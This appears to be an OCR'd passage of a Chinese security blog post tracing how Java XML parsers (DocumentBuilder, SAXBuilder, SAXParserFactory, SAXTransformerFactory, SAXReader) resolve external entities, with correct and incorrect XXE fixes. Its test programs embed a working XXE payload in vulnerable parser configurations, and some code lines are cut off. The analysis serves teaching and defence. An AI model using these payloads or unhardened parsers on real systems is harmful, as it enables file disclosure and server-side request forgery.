//we immediately call the endEntity. Application gets to know if there was
//any entity that was not declared.
fEntityManager.startEntity(name,  literal: false);  name: "xxe"
//set the scaner state to content.. parser will automatically revive itself at any point
//setScannerState(SCANNER_STATE_CONTENT);
//return true ;
```

跟进 **XMLEntityManager#startEntity** 最后会调用 `startEntity(String name,XMLInputSource xmlInputSource,boolean literal, boolean isExternal)` 这个构造方法，并且可以看到已经解析了payload中的外部地址。




在 **startEntity** 方法中调用了 **setupCurrentEntity** 方法。

```
public void startEntity(String name,
        XMLInputSource xmlInputSource,
        boolean literal, boolean isExternal)
        throws IOException, XNIException {

    String encoding = setupCurrentEntity(name, xmlInputSource, literal, isExternal);

    //when entity expansion limit is set by the Application, we need to
    //check for the entity expansion limit set by the parser, if number of entity
    //expansions exceeds the entity expansion limit, parser will throw fatal error.
    // Note that this represents the nesting level of open entities.
```

跟进 **XMLEntityManager#setupCurrentEntity** ，这里可以看到解析了我们payload中的地址，并且发起了http的请求。



实际调用栈

```
setupCurrentEntity:646, XMLEntityManager (com.sun.org.apache.xerces.internal.i
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.x
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.a
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.in
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:243, DOMParser (com.sun.org.apache.xerces.internal.parsers)
parse:348, DocumentBuilderImpl (com.sun.org.apache.xerces.internal.jaxp)
parse:121, DocumentBuilder (javax.xml.parsers)
main:19, DocumentXXE (com.l1nk3r.xxe.javaxxe)
```

代码流程图

漏洞修复

错误的修复方式

目前百度查询xxe的修复方式实际上有这么一段代码，但是这么一段代码实际上是不会生效。

0x03 XXE漏洞修复与防御

1. 使用开发语言提供的禁用外部实体的方法

PHP

```
1 | libxml_disable_entity_loader(true);
```

JAVA

```
1 | DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();
2 | dbf.setExpandEntityReferences(false);
```

Python

```
1 | from lxml import etree
2 | xmlData = etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
```

看看为啥不起作用，可以选择在 `dbf.setExpandEntityReferences(false);` 下一个断点。**DocumentBuilderFactoryImpl** 这个类中的 **expandEntityRef** 变量的值默认是true，通过 `setExpandEntityReferences(false)` 之后将 **expandEntityRef** 变量的值设置为false。

```
public void setExpandEntityReferences(boolean expandEntityRef) {   expandEntityRef: false
    this.expandEntityRef = expandEntityRef;   expandEntityRef: true   expandEntityRef: false
}
```

代码继续下行来到 **dbf.newDocumentBuilder** 中。


```
public static void main(String[] args) throws  Exception {  args: {}
    DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();  dbf: DocumentBuilderFactoryImpl@513
    //dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
    //dbf.setFeature("http://xml.org/sax/features/external-general-entities", false);
    //dbf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
    dbf.setExpandEntityReferences(false);
    DocumentBuilder db = dbf.newDocumentBuilder();  dbf: DocumentBuilderFactoryImpl@513
    String str = "<!DOCTYPE doc [ \n" +
            "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
            "]><doc>&xxe;</doc>";
    InputStream is = new ByteArrayInputStream(str.getBytes());
    Document doc = db.parse(is);
  }
}
```

该方法会返回一个实例化的 **DocumentBuilderFactoryImpl** 对象。


```
public DocumentBuilder newDocumentBuilder()
    throws ParserConfigurationException
{
    /** Check that if a Schema has been specified that neither of the schema properties have been set. */
    if (grammar != null && attributes != null) {  grammar: null
        if (attributes.containsKey(JAXPConstants.JAXP_SCHEMA_LANGUAGE)) {
            throw new ParserConfigurationException(
                    SAXMessageFormatter.formatMessage( locale: null,
                     key: "schema-already-specified", new Object[] {JAXPConstants.JAXP_SCHEMA_LANGUAGE}));
        }
        else if (attributes.containsKey(JAXPConstants.JAXP_SCHEMA_SOURCE)) {
            throw new ParserConfigurationException(
                    SAXMessageFormatter.formatMessage( locale: null,
                     key: "schema-already-specified", new Object[] {JAXPConstants.JAXP_SCHEMA_SOURCE}));
        }
    }

    try {
        return new DocumentBuilderImpl( dbf: this, attributes, features, fSecureProcess);  attributes: null  features: null  fSecureProcess
    } catch (SAXException se) {
        // Handles both SAXNotSupportedException, SAXNotRecognizedException
```


而在 **DocumentBuilderFactoryImpl** 这个对象中，会根据刚刚的 **expandEntityRef** 的值取反之后赋值给**CREATE_ENTITY_REF_NODES_FEATURE**，也就是 `http://apache.org/xml/features/dom/create-entity-ref-nodes` ，对应的结果为 true。




最后这里处理完之后自然返回 **DocumentBuilderFactoryImpl** 对象，代码继续下行来到**parse**处。




前面步骤省略，和之前一致，来到 **XMLParser#parse** 这里之后，这里有个 **reset** 方法。



跟进这个 **reset** 方法，实际上来到了 **AbstractDOMParser#reset** 中，并且将 **fCreateEntityRefNodes** 的值设置为我们刚刚修改过，也就是 **true** 这个值。



这是到这部分的调用栈



之后代码继续下行，在 `XMLDocumentFragmentScannerImpl#scanDocument` 方法中，会先扫描 **document** 部分，再扫描 **DTD** 部分，最后扫描 **ELEMENT** 部分。

XMLDocumentFragmentScannerImpl#next 会针对 `&` 进行标记，调用 **scanEntityReference** 方法将 `fScannerState` 设置为 **SCANNER_STATE_REFERENCE**，最后依然会调用 **setupCurrentEntity** 创建连接并发起请求，以获取外部实体的内容。

然后继续往下走来到 **XMLEntityManager#endEntity**，经过一系列调用会来到 `AbstractDOMParser#endGeneralEntity` 中，会判断前面设置的 **fCreateEntityRefNodes** 的值，如果为 true则展开实体引用到生成的文档中替换掉 `&xxx` 的实体引用声明，设置为false则保留实体引用声明的DOM树在生成的文档中。

```
if (fCreateEntityRefNodes) {
    fCurrentNodeIndex =
    fDeferredDocumentImpl.getParentNode (fCurrentNodeIndex,
     free: false);
} else { //!fCreateEntityRefNodes
    // move children of entity ref before the entity ref.
    // remove entity ref.
```

> 此方法作用于XML解析后生成的文档。setExpandEntityReferences设置为true则展开实体引用到生成的文档中替换掉&xx的实体引用声明，setExpandEntityReferences设置为false则保留实体引用声明的DOM树在生成的文档中。

```
endGeneralEntity:1645, AbstractDOMParser (com.sun.org.apache.xerces.internal.parsers)
endGeneralEntity:1055, XMLDTDValidator (com.sun.org.apache.xerces.internal.impl.dtd)
endEntity:910, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
endEntity:563, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
endEntity:1397, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
load:1764, XMLEntityScanner (com.sun.org.apache.xerces.internal.impl)
peekChar:490, XMLEntityScanner (com.sun.org.apache.xerces.internal.impl)
next:2718, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xerces
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:243, DOMParser (com.sun.org.apache.xerces.internal.parsers)
parse:348, DocumentBuilderImpl (com.sun.org.apache.xerces.internal.jaxp)
parse:121, DocumentBuilder (javax.xml.parsers)
main:20, DocumentXXE (com.l1nk3r.xxe.javaxxe)
```

正确的修复方式

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
 /*以下为修复代码*/                //https://www.owasp.org/index.php/XML_External_Enti
//禁用DTDs (doctypes),几乎可以防御所有xml实体攻击
dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); //
//如果不能禁用DTDs,可以使用下两项，必须两项同时存在
dbf.setFeature("http://xml.org/sax/features/external-general-entities", false);
dbf.setFeature("http://xml.org/sax/features/external-parameter-entities", false)
/*以上为修复代码*/
DocumentBuilder db = dbf.newDocumentBuilder();
Document doc = db.parse(request.getInputStream());
```

当然如果还不放心的话，下面是owasp推荐的，其实也就是多了三个属性的设置，具体可以看看下面

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
String FEATURE = null;
try {
    FEATURE = "http://apache.org/xml/features/disallow-doctype-decl";
    dbf.setFeature(FEATURE, true);
    // If you can't completely disable DTDs, then at least do the following:
    // Xerces 1 - http://xerces.apache.org/xerces-j/features.html#external-gener
    // Xerces 2 - http://xerces.apache.org/xerces2-j/features.html#external-gene
    // JDK7+ - http://xml.org/sax/features/external-general-entities
    FEATURE = "http://xml.org/sax/features/external-general-entities";
    dbf.setFeature(FEATURE, false);
    // Xerces 1 - http://xerces.apache.org/xerces-j/features.html#external-param
    // Xerces 2 - http://xerces.apache.org/xerces2-j/features.html#external-para
    // JDK7+ - http://xml.org/sax/features/external-parameter-entities
    FEATURE = "http://xml.org/sax/features/external-parameter-entities";
    dbf.setFeature(FEATURE, false);
    // Disable external DTDs as well
    FEATURE = "http://apache.org/xml/features/nonvalidating/load-external-dtd";
    dbf.setFeature(FEATURE, false);
    // and these as well, per Timothy Morgan's 2014 paper: "XML Schema, DTD, and
    dbf.setXIncludeAware(false);
    dbf.setExpandEntityReferences(false);
>..
// Load XML file or stream using a XXE agnostic configured parser...
DocumentBuilder safebuilder = dbf.newDocumentBuilder();
```

当然还是需要看一下原理，选择在下面这个位置代码下个断点。

```
dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)
```

前面我们在错误修复方法里面，在 `dbf.setExpandEntityReferences(false);` 的时候，我们知道在 **DocumentBuilderImpl** 类中，调用 `domParser.setFeature` 将 **expandEntityRef** 取反之后赋值给**CREATE_ENTITY_REF_NODES_FEATURE**，之后调用 **reset** 方法的时候将 **fCreateEntityRefNodes** 的设置为 **CREATE_ENTITY_REF_NODES_FEATURE** 的结果。

回到现在这个设置，有点不太一样，在 **DocumentBuilderImpl** 类中找不到我们设置的这个 `disallow-doctype-decl` 的配置，因此会继续向下，下图是在 **DocumentBuilderImpl** 中第234行，调用 **setFeatures** 方法。

```
else {
    fSchemaValidationManager = null;   fSchemaValidationManager: null
    fUnparsedEntityHandler = null;   fUnparsedEntityHandler: null
    fSchemaValidatorComponentManager = null;   fSchemaValidatorComponentManager: null
    fSchemaValidator = null;   fSchemaValidator: null
}
setFeatures(features);   features:  size = 1
}
```

这个方法会继续向下行，来到了 **XMLDocumentScannerImpl#setFeature** 中，并且将 **fDisallowDoctype** 设置为 `true` ，这是整个 **setFeature** 操作过程中的调用链。

```
setFeature:407, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
setFeature:911, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
setFeature:294, XIncludeAwareParserConfiguration (com.sun.org.apache.xerces.internal.parsers)
setFeature:451, DOMParser (com.sun.org.apache.xerces.internal.parsers)
setFeatures:252, DocumentBuilderImpl (com.sun.org.apache.xerces.internal.jaxp)
<init>:234, DocumentBuilderImpl (com.sun.org.apache.xerces.internal.jaxp)
<init>:132, DocumentBuilderImpl (com.sun.org.apache.xerces.internal.jaxp)
setFeature:212, DocumentBuilderFactoryImpl (com.sun.org.apache.xerces.internal.jaxp)
main:11, DocumentXXE (com.l1nk3r.xxe.javaxxe)
```

紧接着进入到 **XMLDocumentFragmentScannerImpl#scanDocument** ，我们知道首先会扫描 `document` 部分，然后调用 **XMLDocumentScannerImpl$PrologDriver#next** 方法。

```
        //System.out.println("here in before calling next");
        event = next();   event: 7
        //System.out.println("here in after calling next");
    } while (event!=XMLStreamConstants.END_DOCUMENT && complete);
```

在 **XMLDocumentScannerImpl$PrologDriver#next** 方法中，调用 **setScannerState** 将 **fScannerState** 设置为24，也就是 **SCANNER_STATE_DOCTYPE** 属性。

```
                    setScannerState(SCANNER_STATE_COMMENT);
                }else if (fEntityScanner.skipString(DOCTYPE)) {
                    setScannerState(SCANNER_STATE_DOCTYPE);   SCANNER_STATE_DOCTYPE
                    Entity entity = fEntityScanner.getCurrentEntity();
                    if(entity instanceof Entity.ScannedEntity){
                        fStartPos=((Entity.ScannedEntity)entity).position;
                    }
```

```
protected final void setScannerState(int state) {  state: 24
    fScannerState = state;  fScannerState: 21  state: 24
    if (DEBUG_SCANNER_STATE) {
        System.out.print("### setScannerState: ");
        //System.out.print(fScannerState);
        System.out.print(getScannerStateName(state));
        System.out.println();
    }
```

紧接着代码继续下行，根据 **fScannerState** 进行选择，这里我们前面的 **fScannerState** 的状态设置为了 **SCANNER_STATE_DOCTYPE** ，所以自然进入这个case中，然后针对我们之前的 **fDisallowDoctype** 属性进行判断，如果是true的话，就抛出异常。

```
switch(fScannerState){
    /**
    //this part is handled by FragmentContentHandler
    case SCANNER_STATE_ROOT_ELEMENT: {
        //we have read '<' and beginning of reading the start element tag
        setScannerState(SCANNER_STATE_START_ELEMENT_TAG);
        setDriver(fContentDriver);
        //from now onwards this would be handled by fContentDriver,in the same next() call
        return fContentDriver.next();
    }
     */
    case SCANNER_STATE_COMMENT: {
        //this function fills the data..
        scanComment();
        setScannerState(SCANNER_STATE_PROLOG);
        return XMLEvent.COMMENT;
        //setScannerState(SCANNER_STATE_PROLOG);
        //break;
    }
    case SCANNER_STATE_PI: {
        fContentBuffer.clear() ;
        scanPI(fContentBuffer);
        setScannerState(SCANNER_STATE_PROLOG);
        return XMLEvent.PROCESSING_INSTRUCTION;
    }

    case SCANNER_STATE_DOCTYPE: {
        if (fDisallowDoctype) {
            reportFatalError( msgId: "DoctypeNotAllowed",  args: null);
        }          true
```

这是到这个部分的调用栈。

```
reportFatalError:1436, XMLScanner (com.sun.org.apache.xerces.internal.impl)
next:919, XMLDocumentScannerImpl$PrologDriver (com.sun.org.apache.xerces.internal.impl)
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:243, DOMParser (com.sun.org.apache.xerces.internal.parsers)
parse:348, DocumentBuilderImpl (com.sun.org.apache.xerces.internal.jaxp)
parse:121, DocumentBuilder (javax.xml.parsers)
main:20, DocumentXXE (com.l1nk3r.xxe.javaxxe)
```

异常会被抛到 `XML11Configuration.parse()` 中处理。处理的结果是 `fParseInProgress` 变量被设置为了 `false` ，接着会调用 `cleanup()` 方法在完全解析XML文档之前终止解析，这个是到最后终止部分的调用栈。

```
public void closeReaders() {
    /** this call actually does nothing, readers are closed in the endEntity method
     * through the current entity.
     * The change seems to have happened during the jdk6 development with the
     * addition of StAX
    **/
}
```

```
closeReaders:1356, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
cleanup:756, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:797, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:243, DOMParser (com.sun.org.apache.xerces.internal.parsers)
parse:348, DocumentBuilderImpl (com.sun.org.apache.xerces.internal.jaxp)
parse:121, DocumentBuilder (javax.xml.parsers)
main:20, DocumentXXE (com.l1nk3r.xxe.javaxxe)
```

2.SAXBuilder

原理分析

测试代码：

```
package com.l1nk3r.xxe.javaxxe;

import java.io.ByteArrayInputStream;
import java.io.InputStream;
import org.jdom2.Document;d
import org.jdom2.input.SAXBuilder;

public class SAXBuilderXxe {
    public static void main(String[] args) throws  Exception {
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        SAXBuilder sb = new SAXBuilder();
        Document doc = sb.build(is);
    }
}
```

下图是这个方法到触发xxe的调用栈，可以看到画圈的部分和我们前面分析的 **DocumentBuilder** 中造成xxe的调用栈基本相似，最后都是到 **XMLEntityManager#setupCurrentEntity** 中触发xxe。

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.inter
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xe
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:117, XMLNSDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.imp
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:1213, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
parse:649, SAXParserImpl$JAXPSAXParser (com.sun.org.apache.xerces.internal.jaxp)
build:217, SAXBuilderEngine (org.jdom2.input.sax)
build:253, SAXBuilderEngine (org.jdom2.input.sax)
build:1091, SAXBuilder (org.jdom2.input)
main:15, SAXBuilderXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

修复建议可以参考下列代码，注意实例化 **SAXBuilder** 类和 **build** 方法解析之间的这些属性。

```
SAXBuilder sb = new SAXBuilder();
sb.setFeature("http://apache.org/xml/features/disallow-doctype-decl", tr
sb.setFeature("http://xml.org/sax/features/external-general-entities", f
sb.setFeature("http://xml.org/sax/features/external-parameter-entities",
sb.setFeature("http://apache.org/xml/features/nonvalidating/load-externa
Document doc = sb.build(is);
```

可以看到实际上将 **disallow-doctype-decl** 设置为true之后，就会抛出以下报错，具体原因和 `DocumentBuilder` 一致。

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_40.jdk/Contents/Home/bin/java ...
objc[43719]: Class JavaLaunchHelper is implemented in both /Library/Java/JavaVirtualMachines/jdk1.8.0_40.jdk/Contents/Home/bin/java (0x10bed74c0) and /Library/Java/JavaVirtualMach
Exception in thread "main" org.jdom2.input.JDOMParseException: Error on line 1: 将功能 "http://apache.org/xml/features/disallow-doctype-decl" 设置为"真"时, 不允许使用 DOCTYPE.
    at org.jdom2.input.sax.SAXBuilderEngine.build(SAXBuilderEngine.java:232)
```

3.SAXParserFactory

原理分析

测试代码：

```java
package com.l1nk3r.xxe.javaxxe;

import org.xml.sax.HandlerBase;
import java.io.ByteArrayInputStream;
import java.io.InputStream;
import javax.xml.parsers.SAXParser;
import javax.xml.parsers.SAXParserFactory;

public class SAXParseFactoryXxe {
    public static void main(String[] args) throws  Exception {
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        SAXParserFactory spf = SAXParserFactory.newInstance();
        SAXParser parser = spf.newSAXParser();
        parser.parse(is, (HandlerBase) null);
    }
}
```

默认情况下也存在xxe，具体看下图调用栈就懂了。

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xerces
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:1213, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
parse:649, SAXParserImpl$JAXPSAXParser (com.sun.org.apache.xerces.internal.jaxp)
parse:348, SAXParserImpl (com.sun.org.apache.xerces.internal.jaxp)
parse:139, SAXParser (javax.xml.parsers)
main:17, SAXParseFactoryXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

```java
        SAXParserFactory spf = SAXParserFactory.newInstance();
        spf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", t
        spf.setFeature("http://xml.org/sax/features/external-general-entities",
        spf.setFeature("http://xml.org/sax/features/external-parameter-entities"
        spf.setFeature("http://apache.org/xml/features/nonvalidating/load-exterr
        SAXParser parser = spf.newSAXParser();
```

4.SAXTransformerFactory

漏洞原理

测试代码：

```
package com.l1nk3r.xxe.javaxxe;

import javax.xml.transform.sax.SAXTransformerFactory;
import javax.xml.transform.stream.StreamSource;
import java.io.ByteArrayInputStream;
import java.io.InputStream;

public class SAXTransformerFactoryXxe {
    public static void main(String[] args) throws  Exception {
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        SAXTransformerFactory sf = (SAXTransformerFactory) SAXTransformerFactory
        StreamSource source = new StreamSource(is);
        sf.newTransformerHandler(source);
    }
}
```

调用栈：

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.interna
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xerce
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:117, XMLNSDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:1213, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
parse:649, SAXParserImpl$JAXPSAXParser (com.sun.org.apache.xerces.internal.jaxp)
parse:430, Parser (com.sun.org.apache.xalan.internal.xsltc.compiler)
parse:505, Parser (com.sun.org.apache.xalan.internal.xsltc.compiler)
compile:410, XSLTC (com.sun.org.apache.xalan.internal.xsltc.compiler)
compile:512, XSLTC (com.sun.org.apache.xalan.internal.xsltc.compiler)
newTemplates:951, TransformerFactoryImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
newTransformer:766, TransformerFactoryImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
newTransformerHandler:1073, TransformerFactoryImpl (com.sun.org.apache.xalan.internal.xsltc.tra
main:16, SAXTransformerFactoryXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

```
SAXTransformerFactory sf = (SAXTransformerFactory) SAXTransformerFactory
sf.setAttribute(XMLConstants.ACCESS_EXTERNAL_DTD, "");
sf.setAttribute(XMLConstants.ACCESS_EXTERNAL_STYLESHEET, "");
StreamSource source = new StreamSource(is);
sf.newTransformerHandler(source);
```

5.SAXReader

漏洞原理

测试代码：

```
package com.l1nk3r.xxe.javaxxe;

import java.io.ByteArrayInputStream;
import java.io.InputStream;
import org.dom4j.io.SAXReader;

public class SAXReaderXxe {
    public static void main(String[] args) throws  Exception {
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        SAXReader saxReader = new SAXReader();
        saxReader.read(is);
    }
}
```

调用栈

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.inter
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xe
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:117, XMLNSDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.imp
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:1213, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
parse:649, SAXParserImpl$JAXPSAXParser (com.sun.org.apache.xerces.internal.jaxp)
read:465, SAXReader (org.dom4j.io)
read:343, SAXReader (org.dom4j.io)
main:14, SAXReaderXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

```
SAXReader saxReader = new SAXReader();
